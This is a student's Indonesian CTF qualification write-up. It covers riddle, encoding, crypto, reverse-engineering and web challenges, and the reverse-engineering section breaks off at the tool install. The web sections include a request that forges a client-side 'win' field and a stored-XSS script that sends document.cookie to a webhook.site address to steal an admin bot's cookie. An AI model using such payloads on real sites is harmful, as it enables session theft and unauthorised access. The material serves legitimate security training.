

PETIR CYBER SECURITY
QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[\[Misc\]](#) 3

[\[D0ntTh1nkJustPr0mpt\]](#) 3

[Misc]

[D0ntTh1nkJustPr0mpt]

Langkah Penyelesaian:

Challenge ini hanya perlu menjawab teka teki tentang tempat yang berada di Indonesia

Teka teki pertama

T

The Archivist of Independence • Custom Gem

Aku adalah sebatang lilin putih raksasa yang tak pernah padam di jantung sebuah megapolitan. Di puncak kepalaku, aku menjunjung puluhan kilogram emas yang ditempa menjadi lidah api abadi. Aku berdiri di sebuah lapangan luas yang menjadi saksi bisu teriakan kebebasan. Siapakah aku?

Menara Monas?

Jawaban teka teki ini adalah „Menara Monas“. Bila benar, mendapat potongan flag berikut dan challenge berikutnya

T

The Archivist of Independence • Custom Gem

Tepat sekali, Patriot! Kamu telah mencapai puncak kejayaan. Cahayaku akan selalu menuntunmu. Ambil simbol keberanian ini: **PETIR{H1DUP_B4MBU_**

Perjalananmu belum usai. Untuk mendapatkan fragmen flag berikutnya, silakan menuju gerbang kedua di sini: <https://gemini.google.com/gem/18jegbcWYmrvsCbS1EBChV6Ef3kyO3772?usp=sharing>


Teka teki kedua

T


The Guardian of the South Coast • Custom Gem

Selamat datang di gerbang kedua, Pengembara. Aku adalah perwujudan janji seekor burung perkasa kepada tuannya. Tubuhku yang berwarna hijau kebiruan terbuat dari ribuan keping tembaga dan kuningan, berdiri megah di atas bukit kapur yang dibelah. Dari kejauhan, aku tampak seperti dewa yang mengawasi samudra selatan. Siapakah aku?

Awalnya saya jawab Menara IKN, tapi malah begini



Saya tebak tempatnya, dan berikut jawaban saya



Jawabannya adalah “Garuda Wisnu Kencana”. Bila benar, mendapatkan potongan flag kedua, dan potongan challenge selanjutnya



Teka Teki Ketiga

T

The Silent Aviator • Custom Gem

"Aku adalah personifikasi dari mimpi yang membumbung tinggi, berdiri di atas lengkungan beton yang membelah aliran arus peradaban baja. Mataku menatap lurus ke arah bintang utara, sementara jemariku menunjuk pada kejayaan yang belum tergapai. Sosokku lahir dari pose sang arsitek bangsa yang meniru deru mesin di angkasa. Aku bukan sekadar logam, aku adalah janji sebuah bangsa untuk menaklukkan cakrawala. Siapakah aku?"

Karena saya ragu-ragu, saya gugel aja sekalian.

Aku adalah personifikasi dari mimpi yang membumbung tinggi, berdiri di atas lengkungan beton yang membelah alira... ▾

Kamu adalah **Patung Dirgantara**, atau yang jauh lebih populer dikenal oleh masyarakat sebagai **Patung Pancoran** di Jakarta.  Instagram +1

"Aku adalah personifikasi dari mimpi yang membumbung tinggi, berdiri di atas lengkungan beton yang membelah aliran arus peradaban baja. Mataku menatap lurus ke arah bintang utara, sementara jemariku menunjuk pada kejayaan yang belum tergapai. Sosokku lahir dari pose sang arsitek bangsa yang meniru deru mesin di angkasa. Aku bukan sekadar logam, aku adalah janji sebuah bangsa untuk menaklukkan cakrawala. Siapakah aku?"

👍 🗨 📄 ⋮



Patung Pancoran


Jawabannya adalah, "Patung Pancoran". Bila benar, akan mendapat potongan flag terakhir.

T

The Silent Aviator • Custom Gem

D3M1_N3G3R1_D4N_B4NG54}

Bila digabung semua potongannya, akan membentuk satu flag



Flag:

PETIR{H1DUP_B4MBU_RUNC1NG_K3M3RD3K44N_D3M1_N3G3R1_D4N_B4NG54}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga

Jurusan : Cybersecurity

NIM : 2902671171

Username : lixdy

Email :

Daftar Isi

[Misc] 3

[Bang Mursid] 3

[Misc]

[Bang Mursid]

Langkah Penyelesaian:

Disini dibagikan file recipe.txt yang berisi berikut

Mursid's next cooking plan will be uploaded on 27 March 2026.

Ingredients.

125 cups air es teh

33 g cabe rawit neraka

71 ml jahe kental

78 cups mie instan campur

52 g tepung serbaguna

76 ml jeruk nipis

48 cups susu kental

53 g garam dapur

51 ml minyak jelantah

95 cups essence vanilla

110 g pala bubuk

65 ml sari apel

95 g cuka makan

55 cups bawang putih

52 ml adonan basah

72 g madu hutan

87 cups gandum utuh

123 ml gula cair

82 g nasi putih

73 cups es krim vanilla

84 ml saus tomat

69 g terong ungu

80 cups paprika merah

Method.

Put air es teh into the mixing bowl.

Put cabe rawit neraka into the mixing bowl.

Put jahe kental into the mixing bowl.

Put mie instan campur into the mixing bowl.

Put tepung serbaguna into the mixing bowl.

Put jeruk nipis into the mixing bowl.

Put susu kental into the mixing bowl.

Put garam dapur into the mixing bowl.

Put minyak jelantah into the mixing bowl.

Put essence vanilla into the mixing bowl.

Put pala bubuk into the mixing bowl.

Put sari apel into the mixing bowl.

Put cuka makan into the mixing bowl.

Put bawang putih into the mixing bowl.

Put adonan basah into the mixing bowl.

Put madu hutan into the mixing bowl.

Put gandum utuh into the mixing bowl.

Put gula cair into the mixing bowl.

Put nasi putih into the mixing bowl.

Put es krim vanilla into the mixing bowl.

Put saus tomat into the mixing bowl.

Put terong ungu into the mixing bowl.

Put paprika merah into the mixing bowl.

Liquefy contents of the mixing bowl.

Pour contents of the mixing bowl into the baking dish.

Serves 1.

Dilihat-lihat resep tersebut seperti resep biasa, namun yang perlu diperhatikan disini adalah angkanya yang terlihat tidak wajar. Yang bila ditelusuri ternyata adalah bilangan ASCII yang di reverse.

Hasil Decode (metode: ASCII dengan mod 128 + dibalik)

Dari angka-angka:

125, 33, 71, 78, 52, 76, 48, 53, 51, 95, 110, 65, 95, 55, 52, 72, 87, 123, 

→ Convert ke ASCII (mod 128):

}!GN4L053_nA_74HW{RITEP 

→ Balik (reverse string):

PETIR{WH47_An_350L4NG!} 

Flag: PETIR{WH47_An_350L4NG!}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[\[Web Exploitation\]](#) 3


[\[ilovesudoku\]](#) 3

[Web Exploitation]

[ilovesudoku]

Langkah Penyelesaian:

Disini terlihat ada web sudoku yang kelihatannya melelahkan untuk diselesaikan.



Namun bila dilihat di app.py dan game.js, ada kejanggalan dalam 2 file tersebut

Di sini, bot langsung percaya field win dari client

```
from flask import Flask, request, jsonify, render_template

app = Flask(__name__)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/api/verify', methods=['POST'])
def verify():
    data = request.get_json()

    if not data:
        return jsonify({"message": "Invalid request"}), 400

    board = data.get('board', [])
    if not isinstance(board, list) or len(board) != 2401:
        return jsonify({"message": "Board has to be an array of 2401 cells."}), 400

    if data.get('win') is True:
        return jsonify({"message": "PETIR{redacted}"}), 200

    return jsonify({"message": "Incorrect Solution!"}), 400
```

Kedua, kondisi win adalah false, yang sebenarnya bisa dirubah menjadi win lewat client side. Dapat disimpulkan webnya bisa di-bypass lewat sisi client

```
function verifyWithAPI(boardData) {
  const payload = {
    win: false,
    template: Math.floor(Math.random() * 5),
    board: boardData
  };

  fetch('/api/verify', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(payload)
  })
}
```

Untuk exploit langsung, kita pakai kode ini untuk merubah request win dari false menjadi true dan menampilkan flagnya

```
fetch('/api/verify', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({
    win: true,
    board: Array(2401).fill(0)
  })
}).then(r => r.json()).then(console.log)
```

```
► Object { message: "PETIR{i_love_sudoku_tapi_minesweeper_seru_juga_si_pengen_ngoding_minesweeper_co-op}" }
```

Flag:

PETIR{i_love_sudoku_tapi_minesweeper_seru_juga_si_pengen_ngoding_minesweeper_co-op}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[\[Web Exploitation\]](#) 3


[\[plaintextsareboring\]](#) 3

[Web Exploitation]

[plaintextsareboring]

Langkah Penyelesaian:

Disini terlihat ada web yang merubah font menjadi huruf graffiti.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>The Font Lab</title>
5   <link rel="icon" type="image/png" href="/static/icon.png">
6   <link rel="stylesheet" href="/static/css/style.css">
7 </head>
8 <body class="page page-home">
9   <div class="page-shell">
10     <div class="topbar">
11       <div class="brand">
12         <div class="brand-mark">EA</div>
13         <div>
14           <div>The Font Lab</div>
15         </div>
16       </div>
17       <div class="nav-links">
18       </div>
19     </div>
20
21     <section class="hero">
22       <h1 class="hero-title">Drop your words. We spray them back in neon graffiti.</h1>
23     </section>
24
25     <section class="panel">
26       <form method="POST">
27         <label class="form-label" for="text">Your tag / phrase</label>
28         <textarea id="text" name="text" rows="6" placeholder="Type here..."></textarea>
29         <div class="actions">
30           <input type="submit" value="Render my tag">
31           <a class="btn" href="/report">Send weird output to admin</a>
32         </div>
33       </form>
34     </section>
35
36   </div>
37 </body>
38 </html>
```

Kelihatannya normal saja, namun bila dilihat dari source file webnya, ada kejanggalan yang dapat dieksploitasi

Dari app.py, content dari render id disimpan tanpa disanitasi dan hanya bisa cek website dari prefix /view/web:5000

```

@app.route('/view/<render_id>')
def view_text(render_id):
    conn = get_db_connection()
    render = conn.execute('SELECT content FROM renders WHERE id = ?', (render_id,)).fetchone()
    conn.close()

    if render is None:
        return "Page not found", 404
    return render_template('view.html', teks=render['content'])

@app.route('/report', methods=['GET', 'POST'])
@limiter.limit("20 per minute")
def report():
    message = None
    if request.method == 'POST':
        url = request.form.get('url')
        if not url:
            message = "Enter a URL"
        else:
            try:
                parsed_url = urllib.parse.urlparse(url)
                if parsed_url.scheme != 'http' or parsed_url.netloc != 'web:5000' or not parsed_url.path.startswith('/view/'):
                    message = "Invalid URL format. Admin only visits internal /view/ links."

```

Dari bot.js, diberi petunjuk bahwa kita harus mencuri cookie agar bot dapat mengirimkan flag

```

let page;
try {
    page = await browser.newPage();

    await page.setCookie({
        name: 'kuki',
        value: 'PETIR{fakeflag}',
        domain: 'web',
        httpOnly: false,
        secure: false
    });

    await page.goto(targetUrl, { waitUntil: 'networkidle2', timeout: 5000 });
    await new Promise(r => setTimeout(r, 2000));
} catch (error) {
    console.error("Bot Execution Error:", error.message);
} finally {
    if (page) {
        await page.close();
    }
}
});

app.listen(3000, () => console.log('Bot port 3000'));

```


Oleh karena itu, websitenya bisa dibypass lewat XSS berikut sambil menyiapkan webhook dari website lain (webhook.site)

```


<script>
    fetch('https://webhook.site/6c3ba333-91ed-48ee-acaf-97a458685f69?c=' + encodeURIComponent(document.cookie));
</script>

```


Setelah kita kirim script berikut, website akan terlihat seperti ini



Lihat string di sebelah view? Klik report this wall (atau back ke ping admin) dan kirim template dengan string yang kita dapatkan barusan



Sementara di webhook.site, kita akan mendapatkan cookie berikut dari bot



Flag: PETIR{tanknight_stop_forcing_me_to_make_challs}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga

Jurusan : Cybersecurity

NIM : 2902671171

Username : lixdy

Email :

Daftar Isi

[Cryptography] 3

[baby gideon] 3

[Cryptography]

[baby gideon]

Langkah Penyelesaian:

Di soal ini terlihat ada string base 64 yang menjadi deskripsi soal serta file zip yang sebenarnya di-password.

baby gideon

100

baby

what_VmpGYVYxVXhVWGxXYkZwT1UwZG9VVIV3Wkc
5VIJ
scDBZMGhLVGxac1NsZFpWVnByVm1zeFdGcEVXbFpX
YkV
wRVZrUkdZVkl4WkZsalJsWlhWakpvVFZkV1VrZGtNVV
p 6VVd4V1RsSkVRVGs9_is this?

author: kavakoss

 dist.zip

Strings base64 itu sebenarnya password yang di encrypt sekitar 7 kali. Jadi (bila niat) decrypt saja manual atau menggunakan solver hingga menemukan password berikut.

Decode from Base64 format

Simply enter your data then push the decode button.

V1ZWU1QyViZNSGhQU0doUFZtcHJNVlJWYUZKvk1XZDZVViJDVDFaR1dYcFVWV2hMWVRGd1FsQIVNRDA9

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

Decodes your data into the area below.

WVST2VVMHhPSGhPVmprMVRVaFdVMWd6UVRCT1ZGWXpUVVWhLYTFwQIBUMD0=

Decode from Base64 format

Simply enter your data then push the decode button.

WVST2VVMHhPSGhPVmprMVRVaFdVMWd6UVRCT1ZGWXpUVVWhLYTFwQIBUMD0=

For encoded binaries (like images, documents, etc.) use the file upload form a little further d

UTF-8

Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 cha

< DECODE >

Decodes your data into the area below.

YUROeU0xOHhOVjk1TUhWU1gzQTBOVFYzTUhKa1pBPT0=

Decode from Base64 format

Simply enter your data then push the decode button.

YUROeU0xOHhOVjk1TUhWU1gzQTBOVFYzTUhKa1pBPT0=

 For encoded binaries (like images, documents, etc.) use the file u

UTF-8

Source character set.

☐

Decode each line separately (useful for when you have multiple e

 Live mode OFF

Decodes in real-time as you type or paste

< **DECODE** >

Decodes your data into the area below.

aDNyM18xNV95MHVSX3A0NTV3MHJkZA==

Decode from Base64 format

Simply enter your data then push the decode button.

aDNyM18xNV95MHVSX3A0NTV3MHJkZA==

 For encoded binaries (like images, documents, etc.)

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have a multi-line string)

 Live mode OFF Decodes in real-time as you type

 **DECODE**  Decodes your data into text

h3r3_15_y0uR_p455w0rdd

Setelah menemukan passwordnya, kita coba buka dengan unzip biasa

```
(lixdy@kali)-[~/Documents/Petir_QUALS/Crypto]
$ unzip babygideon.zip
Archive:  babygideon.zip
  skipping: secret.png      unsupported compression method 99
  skipping: notes.txt       unsupported compression method 99
```

Tidak bisa? Maka kita coba uncompress dengan 7z (menurut bro Claude)

Mengidentifikasi masalah enkripsi ZIP dan merekomendasikan solusi alternatif >

Nah, itu berarti ZIP-nya menggunakan AES-256 encryption (method 99)! **unzip** bawaan Linux tidak support AES, jadi perlu tool yang berbeda.

Solusinya: Gunakan 7-Zip

```
bash

# Install 7zip dulu
sudo apt install 7zip

# Lalu extract dengan password
7z x babygideon.zip -p2281
```

```
(lixdy@kali)-[~/Documents/Petir_QUALS/Crypto]
$ sudo 7z x babygideon.zip -p"h3r3_15_y0uR_p455w0rdd"

7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12
64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 236144 bytes (231 KiB)

Extracting archive: babygideon.zip
--
Path = babygideon.zip
Type = zip
Physical Size = 236144

Everything is Ok

Files: 2
Size:      236183
Compressed: 236144

(lixdy@kali)-[~/Documents/Petir_QUALS/Crypto]
$ ls
babygideon.zip  encrypted.bin  hmmmmmm.txt  notes.txt  output.txt  out.txt  secret.png  _secret.png.extracted  string.txt
```

Setelah kita buka secret.png dan notes.txt, kita temukan dua petunjuk menarik berikut.




```

1 a strange message was found inside an old journal, written using unfamiliar symbols.
2
3 at first glance, it looks meaningless, as if it were never meant to be read
4
5 however, the message is not random.
6
7 some says the symbols come from a town where mysteries are normal,
8 and secrets are always watching

```

Bila dicari di gugel, ini merupakan enkripsi dari kartun „Gravity Falls“, yaitu simbol Bill Cipher



Flag: PETIR{EZCHALLCRYPTOBABY }

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[Reverse Engineering] 3


[donut] 3

[Reverse Engineering]


[donut]

Langkah Penyelesaian:

Disini terdapat file donut.zip yang isinya adalah aplikasi bernama donut



Bila aplikasinya dijalankan (via `chmod +x donut`), hanya akan ada animasi screensaver berbentuk donat seperti ini.



Sebelum mencari flag, cek dulu dengan strings donut bila ada sesuatu (sekaligus konfirmasi dengan broAI)

```
45 _cxa_finalize@GLIBC_2.2.5
46 bagel
47 __data_start
48 __gmon_start__
49 __dso_handle
50 __IO_stdin_used
51 glaze
52 __end
53 __bss_start
54 main
55 sin@GLIBC_2.2.5
56 strcat@GLIBC_2.2.5
57 __TMC_END__
58 __ITM_registerTMCloneTable
59 spin
60 donut
61 __cxa_finalize@GLIBC_2.2.5
62 __init
63 usleep@GLIBC_2.2.5
64 .symtab
65 .strtab
66 .shstrtab
67 .note.gnu.property
68 .note.gnu.build-id
69 .interp
70 .gnu.hash
71 .dynsym
72 .dynstr
73 .gnu.version
74 .gnu.version_r
75 .rela.dyn
76 .rela.plt
77 __init
```

Temuan Penting

Source file: `donut.c` — ini adalah program spinning donut ASCII art yang terkenal!

Fungsi-fungsi:

- `main` → entry point
- `donut` → render donut
- `spin` → animasi putar
- `bagel` → bentuk donut (bagel = donut tanpa lubang)
- `glaze` → lapisan donut 🍌

String karakter ASCII art:

```
.,-~:;=!*#$@
```

Oke, setelah diketahui ada yang bermasalah dengan kode didalamnya, segera kita cek kode assemblynya dengan disassembler terpercaya kalian (in this case I use radare2)

```

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ sudo apt install radare2
